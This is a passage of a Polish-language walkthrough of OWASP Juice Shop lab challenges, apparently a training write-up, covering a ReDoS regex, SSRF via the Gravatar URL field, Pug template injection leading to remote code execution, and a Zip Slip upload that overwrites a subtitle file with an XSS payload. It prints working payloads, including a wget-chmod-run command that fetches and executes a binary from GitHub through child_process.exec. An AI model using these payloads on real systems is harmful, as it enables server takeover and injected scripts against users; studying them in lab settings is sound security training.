frazę:

```
{"orderLinesData": "/((a+)+)b/.test('aaaaaaaaaaaaaaaaaaaaaaaaaaaaa')"}
```



Po wysłaniu *Execute*, zadanie zostanie ukończone.




Request a hidden resource on server through server

Zanim to zadanie zostanie ukończone, zalecane jest wykonanie zadania **Infect the server with "juicy malware" by abusing arbitrary command execution**

Podobnie jak w podanym zadaniu – podatność istnieje w http://localhost:3000/profile.

Tym razem nasza podatność SSRF istnieje w polu *Gravatar URL*. Warto dla tego przeanalizować w *DevTools*:



Po wstawieniu dowolnego URL ze zdjęciem, obrazek zostanie wstawiony jako zdjęcie profilowe

Status	Method	Domain	File	Initiator	Type	Transferred	Size
302	POST	127.0.0.1:3000	url	document	html	2.23 KB	6.19 KB
200	GET	127.0.0.1:3000	profile	document	html	2.44 KB	6.19 KB
304	GET	127.0.0.1:3000	userProfile.css	stylesheet	css	cached	792 B
200	GET	ajax.googleapis.com	jquery.min.js	script	js	cached	0 B
200	GET	code.getmdl.io	material.min.js	script	js	cached	0 B
304	GET	127.0.0.1:3000	JuiceShop_Logo.png	img	png	cached	73.27 KB
304	GET	127.0.0.1:3000	default.svg	img	svg	cached	1.06 KB
200	GET	127.0.0.1:3000	favicon_js.ico	FaviconLoader.jsm:191 (img)	x-icon	cached	14.73 KB

Jednak aby rozwiązać zadanie – musimy przeanalizować kod *juicy-malware*. Tam znajdziemy odwołanie, które pozwoli zrealizować nam zadanie

Do tego można podejść na dwa sposoby:


1. Dekompilacja juicy-malware
2. Analiza za pomocą programu *strings*

Skorzystamy z drugiej opcji i poszukamy odwołania do *localhost:3000* czyli hosta, na którym działa *Juice Shop*

```
┌──(kali㉿kali)-[~/JuiceShop/juicy-malware]
└─$ strings juicy_malware_linux_amd_64 | grep localhost:3000
tls: either ServerName or InsecureSkipVerify must be specified in the tls.Configx509: invalid signature: parent certificate cannot sign this kind of certificateerefusing to use HTTP_PROXY value in CGI envir
onment; see golang.org/s/cgihttpproxyx509: a root or intermediate certificate is not authorized to sign for this name:  (possibly because of %q while trying to verify candidate authority certificate %q)x50
9: issuer has name constraints but leaf contains unknown or unconstrained name: x509: signature algorithm specifies an %s public key, but have public key of type %Treflect.Value.Interface: cannot return va
lue obtained from unexported field or methodx509: a root or intermediate certificate is not authorized for an extended key usage: http://localhost:3000/solve/challenges/server-side?key=tRy_H4rd3r_n0thIng_i
S_Imp0ssibl3http2: server sent GOAWAY and closed the connection; LastStreamID=%v, ErrCode=%v, debug=%qtls: handshake hash for a client certificate requested after discarding the handshake buffertls: unsupp
orted certificate: private key is *ed25519.PrivateKey, expected ed25519.PrivateKey3617de4a96262c6f5d9e98bf9292dc29f8f41dbd289a147ce9da3113b5f0b8c00a60b1ce1d7e819d7a431d7c90ea0e5faa87ca22be8b05378eb1c71ef32
0ad746e1d3b628ba79b9859f741e082542a385502f25dbf55296c3a545e3872760ab7b3312fa7e23ee7e4988e056be3f82d19181d9c6efe8141120314088f5013875ac656398d8a2ed19d2a85c8edd3ec2aefEvilMalware(tm) could not reach its dest
ined endpoint! Sure that the victim (localhost:3000) is up?Could not achive the final effect … Are you sure you have solved the challenge before running this?cipher: the nonce can't have zero length, or t
he security of the key will be immediately compromisedasn1: time did not serialize back to the original value and may be invalid: given %q, but serialized as %qhttp2: Transport: cannot retry err [%v] after
 Request.Body was written; define Request.GetBody to avoid this error39402006196394479212279040100143613805079739270465446667948293404245721177149687032904726608825893800186160697311231939402006196394479212
27904010014361380507973927046544666794690527962765939911326356939895630815229491355443365394264 3c6858e06b70404e9cd9e3ecb662395b4429c648139053fb521f828af606b4d3dbaa14b5e77efe75928fe1dc127a2ffa8de33483b3c1856
a429bf97e7e31c2e5bd66051953eb9618e1c9a1f929a21a0b68540ee a2da725b99b315f3b8b489918ef109e156193951ec7e937b1652c0bd3bb1bf073573df883d2c34f1ef451fd46b503f0011839296a789a3bc0045c8a5fb42c7d1bd998f54449579b446817
afbd17273e662c97ee72995ef42640c550b9013fad0761353c7086a272c24088be94769fd16650686479766013060971498190079908139321726943530014330540939446345918554318339765653942450577463332171975329639963713633211138647686124403803403728088927070054490001020304050607080
9101111213141516171819202122232425262728293031323334353637383940414243444546474849505152535455565758596061626364656667686970717273747576777879808182838485868788899091929394959697989 9———BEGIN RSA TESTING
KEY———
```

Możemy znaleźć odwołanie do rozwiązania zadania w tym linku, który pojawia się po wypisaniu za pomocą programu *strings*


http://localhost:3000/solve/challenges/server-side?key=tRy_H4rd3r_n0thIng_iS_Imp0ssibl3



Gdy wpiszemy tę wartość w *Image URL*, zadanie zostanie ukończone:

Infect the server with juicy malware by abusing arbitrary command execution

Aby znaleźć malware dla tej konkretnej strony internetowej – wystarczy wpisać frazę *juicy malware* a następnie wyszukujemy repozytorium na GitHub, na którym znajdują się pliki wykonalne dla różnych systemów.



Pobieramy na nasz system odpowiedni plik, który jest dopasowany do systemu, na którym działa Juice Shop.

Aby wykonać kod, należy przygotować następującą komendę:


```
wget -O malware https://github.com/J12934/juicy-malware/blob/master/juicy_malware_linux_64?raw=true && chmod +x malware && ./malware
```

Ta komenda pobierze konkretny plik z wirusem, następnie ustawi flagę umożliwiającą wykonanie pliku wykonywalnego, na końcu zostanie ona wykonana.

Teraz należy znaleźć stronę, na której będzie możliwość wysłania pliku i wykonania go jednocześnie. Jedna ze stron, która potencjalnie może spełnić nasze oczekiwania to strona http://localhost:3000/profile.

Co jest ciekawe – ta strona nie jest napisana w Angularze, lecz w *Pug* (biblioteka w JS). Warto sprawdzić czy nie są zawarte potencjalne podatności typowo w przetwarzaniu danych wprowadzanych.

Dla przykładu – w polu *Username* wprowadzimy frazę `1+1` i ustawiamy nazwę użytkownika. Możemy zobaczyć, że ustawiona nazwa zostaje taka jaką wprowadziliśmy oraz pojawia się ta fraza pod obrazkiem.




Teraz spróbujmy wywołać *template injection* wpisując frazę `#{1+1}` ustawiamy nazwę użytkownika. Możemy zobaczyć, że ustawiona nazwa to `2` . To daje nam możliwość wykonania komend przy pomocy JavaScript.


Dlatego też przygotowujemy specjalną komendę, która umożliwi wywołanie Remote Code Execution (RCE) za pomocą dynamicznego załadowania biblioteki, która utworzy proces na serwerze wywołujący to RCE. Payload wygląda następująco:

```
#{global.process.mainModule.require('child_process').exec('wget -O malware
https://github.com/J12934/juicy-
malware/blob/master/juicy_malware_linux_amd_64?raw=true && chmod +x malware
&& ./malware')}.
```

Wstawiamy to w tym samym polu *Username* i wykonujemy malware na serwerze




Komenda: `#{global.process.mainModule.require('child_process').exec('wget -O malware https://github.com/J12934/juicy-malware/blob/master/juicy_malware_linux_amd_64?raw=true && chmod +x malware && ./malware')}`




Embed an XSS payload into our promo video


Gdy wejdziemy na Twitter Bjoerna Kimminicha, zobaczymy promocyjne wideo, które możemy znaleźć też na stronie Juice Shop'a pod ścieżką: http://127.0.0.1:3000/promotion w wersji 8.5.0



Dostępne wideo:



Potem została wprowadzona aktualizacja do wersji 12.5.0




Wchodząc na ścieżkę promocyjną możemy zobaczyć, że film informuje nas o plusach posiadania OWASP membership. Dodatkowo włączone są napisy do filmu

Analizując komuniakcję jaka jest realizowana przy pomocy *DevTools* możemy zobaczyć, że jest odwołanie do http://localhost:3000/video, które jest zaciągane podczas oglądania filmu.


Przy analizie requestów możemy zobaczyć lokalizację pliku wideo na serwerze:

```
Content-Location: /assets/public/videos/owasp_promo.mp4
```



Możemy bezpośrednio skomunikować się z plikiem na tej ścieżce:

http://localhost:3000/assets/public/videos/owasp_promo.mp4




Jednak gdy usuniemy sam plik z rozszerzeniem, nie będziemy mieli dostępu do ścieżki

Możemy spróbować odwołać się do pliku odpowiedzialnego za napisy – jednym z rozszerzeniem pliku dla napisów jest format WebVTT *.vtt*

Odwołując się do pliku ze zmienionym rozszerzeniem daje możliwość otworzenia pliku w *.vtt*:

http://localhost:3000/assets/public/videos/owasp_promo.vtt



Z racji, że napisy nie są osobny wczytywane przez klienta, prawdopodobnie są zaszyte na serwerze. Bez zabezpieczeń istnieje szansa na wywołanie XSS'a przez nadpisanie pliku (tak jak to było realizowane w zadaniu **Overwrite the Legal Information file**) z wykorzystaniem podatności Zip Slip.

Wykorzystamy do tego typowy skrypt wywołujący payload XSS'owy:

```
</script><script>alert(`xss`)</script>
```

Do tego musimy podobnie stworzyć plik ZIP'owy według schematu z zasugerowanego zadania. Zanim to zrobimy – musimy poznać ścieżkę do pliku *.vtt*:

Warto jest zwrócić uwagę na plik *main.js*, w którym musimy znaleźć ścieżkę do pliku *.vtt*. Tam znajdziemy wzmiankę do ścieżki *frontend*.

Gdy dopiszemy do payloadu ścieżkę `../../frontend/assets/public/videos/` - otrzymamy błąd po wstawieniu pliku.

Po dłuższej analizie – odnajdziemy ścieżkę
`../../frontend/dist/frontend/assets/public/videos/`

Końcowo generujemy nasz exploit według poniższej komendy:

```
zip exploit.zip
../../frontend/dist/frontend/assets/public/video/owasp_promo.vtt
```

```
┌──(kali㉿kali)-[~/JuiceShop/frontend/dist]
└─$ zip exploit.zip ../../frontend/dist/frontend/assets/public/video/owasp_promo.vtt
  adding: ../../frontend/dist/frontend/assets/public/video/owasp_promo.vtt (deflated 26%)
```

Istotne jest to, żeby zrobić odnośnik tak jak powyżej – inaczej nie będzie możliwości nadpisania folderu! Spowodowane jest to tym, że wstawiając ZIP, ścieżka podana wyżej zostanie wstawiona na serwer i dzięki właściwemu przechodzeniu po folderze katalogów – plik *legal.md* zostanie nadpisany!

Następnie wysyłamy za pomocą *Complaint* nasz przygotowany exploiit nadpisujemy plik *.vtt*: